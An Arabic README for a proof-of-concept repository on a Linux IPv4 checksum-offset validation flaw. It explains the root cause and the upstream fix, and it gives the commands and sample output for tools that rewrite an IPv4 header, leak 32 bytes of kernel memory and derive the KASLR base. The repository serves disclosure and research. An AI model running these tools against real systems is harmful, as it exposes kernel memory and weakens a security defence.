إعادة إنتاج وتحليل خلل التحقق من صحة csum_start في IPv4 على Linux (CVE-2026-99999): إعادة كتابة الترويسة، وتسريب 32 بايت من الكومة، وأوراكل التسريب، وإفشال KASLR.

English · 简体中文
إعادة إنتاج لخلل التحقق من csum_start في IPv4 على Linux الذي أُصلح بواسطة
6785011f8b16 ("ipv4: validate checksum_start before completing checksum").
بافتراض تنفيذ شيفرة داخل جهاز ضيف افتراضي (guest VM)، تعيد عملية غير مميزة على
واجهة TAP مُهيأة كتابة ترويسة حللتها النواة بالفعل، ثم تقرأ 32 بايتًا بعد
البيانات الخطية للحزمة.
| الشرط المسبق | تنفيذ شيفرة داخل جهاز الضيف الافتراضي — ليس عن بُعد، وليس قبل المصادقة |
| أُعيد إنتاجه على | 6.18.54.1-microsoft-standard-WSL2 |
| النوى المتأثرة | كل إصدار أدنى من إصلاح فرعه — KERNELS.md |
| أُصلح في | 6.18.57 · 6.12.113 · 6.6.159 · 6.1.190 · 5.15.223 · 5.10.272 · 7.2.11 |
| CVSS 3.1 | 9.3 — AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| الإصلاح في المنبع | 6785011f8b16abf40b1e9d8b2e332232b3e68822 (Michael S. Tsirkin) |
| أبلغ عنه | Paulos Yibelo (pwn.ai) |
| مُجمَّع مسبقًا | v1.0.0 static binaries |
$ python3 poc/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
[leak] head=8 rest=400 linear=28B copy=60B overrun=32B adj=0x24d6 spray=32
[leak] 3 output fragment(s)
  frag 0: first=0x4f ihl=60B tot_len=196
    options[40]: a5a5a5a5a5a5a5a50000000000000000000000000000000000000000000000a9cb439e88ffff0000
    past linear head: 32B, 7 nonzero
[leak] OK: 32 bytes copied past skb_headlen() into IPv4 options

البايت الأول هو 0x4f بدلاً من 0x45 — الإصدار 4، وطول الترويسة 15 كلمة بدلاً من 5. بايتات a5 الثمانية هي العلامة التي كتبها هذا المُعيد إنتاج في القطعة؛ وكل ما يأتي بعدها ليس جزءاً من الحزمة. تُقرأ a9 cb 43 9e 88 ff ff على أنها 0xffff889e43cba9، وهو عنوان خريطة مباشرة في النواة.
يحوّل skb_checksum_help() بيانات تعريف المجموع الاختباري إلى عملية كتابة:
write address = skb->head + csum_start + csum_offset
لم يكن هناك أي شيء قبل الإصلاح يتحقق من أن csum_start يقع بعد ترويسة IPv4.
تقارن عملية فحص القبول إزاحة النقل مقابل حد أدنى لطول الترويسة
مقيسًا من skb->data الحالي — وهو إحداثي نسبي إلى الإطار:
/* include/linux/virtio_net.h, __virtio_net_hdr_to_skb() */
if (!skb_partial_csum_set(skb, start, off))
        return -EINVAL;
if (skb_transport_offset(skb) < nh_min_len)   /* 20 bytes */
        return -EINVAL;
بالنسبة لإطار [ eth 14 ][ vlan 4 ][ vlan 4 ][ ipv4 ... ]، فإن csum_start = 22
يعطي skb_transport_offset() == 22 >= 20، لذا تُقبل البيانات الوصفية، بينما
المسافة الحقيقية من ترويسة الشبكة هي 0. تُجرَّد وسمَي VLAN في
مسار الاستقبال، لذا تبقى الإحداثية النسبية للإطار حتى الطبقة الثالثة (L3)
فيهبط الكتابة المؤجلة على version/ihl.
الترتيب هو النصف الآخر. أكملت ip_do_fragment() المجموع الاختباري المعلّق
قبل قراءة iph->ihl:
/* net/ipv4/ip_output.c, pre-fix */
if (skb->ip_summed == CHECKSUM_PARTIAL && (err = skb_checksum_help(skb)))
        goto fail;

iph = ip_hdr(skb);
...
hlen = iph->ihl * 4;          /* now 60, not 20 */
تم التحقق من صحة الترويسة على أنها 20 بايت؛ ويقرأ المستهلك 15 كلمة من الذاكرة
نفسها. skb_checksum_help() ليس موضع الخطأ — فقد سُمح للبيانات الوصفية بأن
تصف حزمة مختلفة عن الحزمة الموجودة فعليًا.
الإصلاح يضيف حدًا نسبيًا للشبكة ويستدعيه قبل كل موضع إتمام:
static inline int ip_check_csum_start(const struct sk_buff *skb)
{
        if (unlikely(skb->csum_start < skb->network_header + ip_hdrlen(skb)))
                return -EINVAL;
        return 0;
}
مع C = csum_start، وN = network_header، وH = ip_hdrlen وO >= 0،
فإن اشتراط C >= N + H يعني أن الكتابة C + O لم تعد قادرة على الوصول إلى الترويسة.
حاوية ذات صلاحيات على نواة قابلة للاستغلال (النواة هي ما يهم):
docker run -d --name pwnesc --privileged debian:12-slim sleep infinity
docker exec pwnesc apt-get update -qq
docker exec pwnesc apt-get install -y -qq iproute2 nftables python3
docker cp lab/setup.sh pwnesc:/root/setup.sh
docker cp poc/pwnescape.py pwnesc:/root/pwnescape.py
docker exec pwnesc sh /root/setup.sh

# header rewrite only
docker exec pwnesc python3 /root/pwnescape.py --only-verify

# 32-byte disclosure past the linear head
docker exec pwnesc python3 /root/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
على مضيف اختبار bare-metal أو جهاز ظاهري: sudo sh lab/setup.sh، ثم شغّل نفس الأوامر بصلاحيات الجذر (root) في مساحة أسماء الشبكة تلك. يتطلب /dev/net/tun وnf_conntrack وnf_defrag_ipv4 وip وnft.

يبني lab/setup.sh واجهة TAP للحقن (injection) وزوج veth للخروج (egress):
              inject                       forward + defrag          egress
  userland ──────────► pwntap 10.0.0.1/24 ─────────────────► pwnv0 10.99.0.1/24
  (virtio_net_hdr,       |                  conntrack defrag        MTU 200
   csum_start=22)        |                  nft prerouting -450         │
                         └── two fragments reassembled ────────────────┤
                             into a 28-byte linear head                ▼
                                                                     pwnv1
                                                                  (capture)
قاعدة ct في nft تسجّل nf_defrag_ipv4، لذا يُعاد تجميع القطعتين قبل أن يقوم مسار إعادة التوجيه بتقطيعهما مرة أخرى. أي شيء يعود عبر pwnv1 يُسقَط. يزيل lab/teardown.sh كل ذلك.
تحمل القطعة ذات الإزاحة 0 مقدار 8 بايتات، لذا بعد إعادة التجميع يكون الرأس الخطي المنطقي 20 + 8 = 28 بايت بينما ينسخ المقطّع ihl * 4 = 60:
[ 20 header ][ 8 payload ] | 32 bytes that are not part of the packet
                            └─ copied into the fragments' IPv4 options
overrun = 60 - (20 + head)، لذا --head 40 هو حالة التحكم (لا تعبر أي بايتات
الحدود) و--head 8 يعطي الكشف عن 32 بايت.
على مسار slab يتم تصفير الذيل بواسطة CONFIG_INIT_ON_ALLOC_DEFAULT_ON ويُقرأ
التسريب كـ 00. ينقل --page رأس skb إلى page_frag معاد تدويره،
حيث لا يزال الذيل يحتفظ بما كانت الصفحة تحمله من قبل.
python3 exp/probe.py --passive        # version verdict, no packets
python3 exp/probe.py --active         # A/B behavioural verdict, leaks nothing
python3 exp/leak.py --rounds 24       # repeatable 32-byte disclosure + physmap KASLR base
يقارن probe.py مخطط بيانات تحكم مع بيانات وصفية لـ checksum سليمة التكوين مقابل مخطط تكون فيه csum_start على ترويسة IPv4: أُعيدت كتابة الترويسة ← قابل للاستغلال، أُسقط الاختبار بواسطة الحارس ← مُرقَّع، لم يُلتقط شيء ← مشكلة في المختبر. يكرر leak.py القراءة الزائدة، ويستخرج مؤشرات kernel القياسية ويشتق قاعدة KASLR الخاصة بـ physmap.
راجع exp/EXP.md للاطلاع على مصفوفة الأحكام وتحليل بدائية الكتابة/القراءة، وIMPACT.md للبيئات المتأثرة، والمتطلبات لكل شرط، وهندسة csum_start المعتمدة على الإصدار. يتوقف هذا المستودع عند الإفصاح وإحباط KASLR. يقيس exp/chain.py سبب تعذّر تحوّل الكتابة إلى كتابة عشوائية في kernel: يرفض kernel أي csum_start من شأنه أن يترك مخزن حزمة البيانات، وتُختبر أهداف التصعيد الأربعة واحدًا تلو الآخر.


